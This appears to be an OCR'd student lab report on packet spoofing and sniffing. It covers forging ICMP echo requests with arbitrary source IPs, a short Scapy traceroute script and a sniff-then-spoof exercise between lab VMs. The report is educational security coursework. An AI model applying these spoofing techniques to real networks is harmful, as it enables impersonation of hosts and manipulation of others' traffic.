
2.2 Task 1.2: Spoofing ICMP Packets

- With the help of below program, spoofed the IP packet with the arbitrary source IP address. Here, the destination IP has been taken as 10.0.2.8 (which is servers IP address)


- After doing ls(a), observed SourceIPField as 10.0.2.7 and DestIPField as 10.0.2.8




- Captured the packets simultaneously from wireshark. The wireshark is showing that ping request has been sent from source IP address (10.0.2.7) to destination IP address (10.0.2.8) and then it replied. Refer below snapshot:



- **Please make any necessary change to the sample code, and then demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address.**
    - Now added arbitrary source IP address i.e 10.0.2.3 to the above python code as shown below:




- Observed in wireshark capture packets that ping request has been sent from src IP address (10.0.2.3) to dst IP address (10.0.2.8) and then replied back.




2.3 Task 1.3: Traceroute


- Firstly, selecting the destination IP address and this can be done by using nslookup.
- Took www.syracuse.edu website and executed nslookup www.syracuse.edu as shown below:




- Wrote given traceroute program in python having ttl value from 1 to 16



  - When TTL = 16, then the IP address () which we trace has replied back. Refer below snapshot of wireshark showing with Echo ping reply:



- Again, repeating the same process by using scapy (sniffer.py program) to capture packets instead of capturing packets through wireshark.
- Executed below two programs from attacker's machine using below commands: *sudo python3 sniffer.py*




sudo python3 traceroute.py

Attacker [Running] - Oracle VM VirtualBox

Terminal File Edit View Search Terminal Help

```
#!usr/bin/python
from scapy.all import *
a = IP()
n = 16
a.dst = '128.230.18.63'
for i in range(1,n):
        a.ttl = i
        b = ICMP()
        p = a/b
        send(p)
print("done")
```


- In below screenshot, observed the echo-reply from src IP address (128.230.18.63) to dst IP address (10.0.2.7) through scapy program.




2.4 Task 1.4: Sniffing and-then Spoofing

- Took two VM's on same LAN named Attacker and Server.


- Wrote below sniff and spoof program in python including scapy on Attackers machine



- Executed above sniff_and_spoof.py program and simultaneously on server VM pinged Machine A (10.0.2.5)




- The given snapshot shows that ping request which is sent by server to machine A has been sniffed and spoofed by Attacker.



3 Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

